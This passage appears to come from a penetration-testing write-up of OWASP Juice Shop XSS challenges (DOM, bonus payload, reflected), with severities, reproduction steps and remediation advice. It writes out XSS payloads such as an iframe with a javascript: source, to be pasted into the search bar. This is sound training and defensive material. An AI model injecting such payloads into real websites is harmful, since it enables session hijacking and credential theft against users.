- CSP Bypass**: Bypass the Content Security Policy and perform an XSS attack with <script><script>alert('xss')</script></script> on a legacy page within the application. Rating: ★★★★.
- HTTP-Header XSS**: Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> through an HTTP header. Rating: ★★★★.
- Server-side XSS Protection**: Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> bypassing a server-side security mechanism. Rating: ★★★★.

At the bottom, there is a dock with various application icons.

In this challenge we need to perform a DOM XSS attack with the `<iframe src="javascript:alert('xss')">`.

In order to do this we need a place on website that accepts injections.

As we previously found that we can do this on search bar on home page.



we copy and paste it on search bar and see that it worked and we managed to successfully solve the challenge.

Recommendation:

Avoid using inner html or dynamically injecting untrusted content. Use libraries like DOMPurify for sanitization. Implement a strong Content Security Policy.


Bonus Payload ★

Severity: Medium


Description: Bonus Payload vulnerabilities emerge when bonus or promotional functionalities fail to sanitize user input adequately. Attackers can inject malicious scripts into these promotional fields.

Impact: These scripts can execute in user browsers, leading to session hijacking, data exfiltration, or unauthorized actions on behalf of users.


Steps to reproduce the vulnerability:



In this challenge we are asked to do use bonus payload
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>.



So just like the previous one we come to home page and put the payload on search bar and press enter.



We can see an Owasp juice shop jingle has started to sing and we have finished the challenge.

Recommendation:

Validate and sanitize all input fields, including promotional fields. Ensure robust server-side validation.


Reflected XSS ★★

Severity: High


Description: Reflected XSS occurs when user-supplied data is included in server responses without proper sanitization. Attackers can craft malicious URLs that execute scripts when clicked by unsuspecting users.

Impact: Successful attacks may result in credential theft, impersonation, or phishing. Sensitive data can be exposed to unauthorized third parties.


Steps to reproduce the vulnerability:





In this challenge we are asked to perform a reflected XSS attack with `<iframe src="javascript:alert('xss')">`.




We login to our account with gg@gmail.com username.






The screenshot shows the OWASP Juice Shop payment options page. At the top, there is a navigation bar with tabs for "OWASP Juice Shop" and "New Tab". The main content area is titled "My Payment Options". It displays a card with the number "*****1213", the expiration date "5/26", and the CVV "123". Below the card are four sections: "Add new card", "Add a credit or debit card", "Pay using wallet" (which shows a balance of "3.00" and a button to "Pay 2.90"), and "Add a coupon". A link to "Other payment options" is also present. At the bottom, there are "Back" and "Continue" buttons, with a note that says "You can review this order before it is finalized".

